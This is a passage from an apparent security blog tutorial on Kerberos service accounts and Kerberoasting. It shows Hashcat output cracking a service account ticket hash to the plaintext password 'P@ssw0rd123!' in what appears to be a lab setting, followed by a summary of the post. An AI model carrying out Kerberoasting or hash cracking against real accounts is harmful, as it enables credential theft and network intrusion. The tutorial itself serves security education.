e56eaca317c28c48556b2af8f39253d479d82a6d10598ddf8960b5b6f3faa17853ee0b01b0d2cd999817fa4bd768dbb61506ebff3e979321455fd60bbb47b76fb4f191fd58b687defd3f8a96a3fa22eaf3363ed2bdd50795b676640a931b11bfcf3ba9a6ea03f4b86502e0d7412d41e858fd5f354
4137d7cea3de997cf68025d0721f4398c61dfd9edd539ecee28ee7e4a092c85312f3767eab61b88dcfbec3756cded0a95cc302c3572d83d252070d5dda4b4bd1a0c09a0f03e1fb0f465389a62832cf1c110e5eb59dec8094c26fb2743c9b26de3f8d3cf58ee1707819423fc26a8f2543730f05209
14469bf87f548d5002289f643b221aee2c0c59a92150f0512a8f49085cce64b34e804db9765abf67b6bceedb6fcf74f599368cc7d41721b7fd4451a3dab86e26ba6adb836f8059690ec5d0ca527daf0b545de5f86f45885ac4a75c9b65ab37fd9a49b6be11df64e66b23d9850b3812360e749e127
5403fd4f25a6bab3d6bd69b6ce41a2a104d645055c83da6fc9afc44d6a0d7af86c23430cc306cf8a602768a9769eb8ff28b571c3d7ff3679215ae7c8feac8b8bc916f197373cd27d190e315c1be8b4bdce3c7b0238e81baa1b0dee54a48b824b2515d163fa47d3a785ed1ed64fb0ac6a974ac905d
073fce2997959a53cc60abff708947f5edc091d3cd3daadb774865d3fe23bd442d34e3ca80c36f0206d02caf25b6dc5016619bb6da4448eec8b4569bf7d8e07bd3a53599031d021984f99aac2964252f4eeacb2f0dda876ebc936452f73f5ccb014856963385967802716eb6f1f04cfa83e9aeb53
131a50ebdce7baaaea23cac69a7322ad32e824c1ac92e27433924f95b7585dac74ae45b45ea0c6ec8291579989d06e7af6fe72dd11ea8da75776b9ca6378b3637588b6f3080f43946f9b3bdf352c0b0d57b5e1d59b139d9e69643c6c2c3073d6b724689fb8c107dee960559cd32c0d182a7ea7515
e594c5ce5dca9ad2b9d2cbeae9848e6341ff33d8e7a8cd34835ee5cbe0642e3e49cf3220564f714d9bb487e4157199fffb06708db91202ae0c9be9471aa21fbf8d39803e4a89e68d9779eab74c39fd52e066140336ca08e64bbe3406e578616c7cde66e1a7aabf2104f14264d143b72435f69b310
ba641bc66579fbddc4863e495cab4c402d91a74f927ded63db9ad81a469c61594a75c3a499c10e24d19624c8a952920eec7569e04b72fae0906a071479e5b1badf17e562523a480ae50df6243fd9e:P@ssw0rd123!

F:\hashcat-6.2.5>_
```

Give Hashcat a few moments and it successfully cracked our super weak password. We've successfully compromised our control service account!

Closing Thoughts

That concludes part 1.5 of the Kerberos, Service Accounts & Attacks blog post. To summarize we've talked about what service accounts are, what makes them a service account, Kerberos as an Authentication protocol, a little bit about the Encryption Types it supports, and covered a super common attack called Kerberoasting.

See you in the next post!

Comments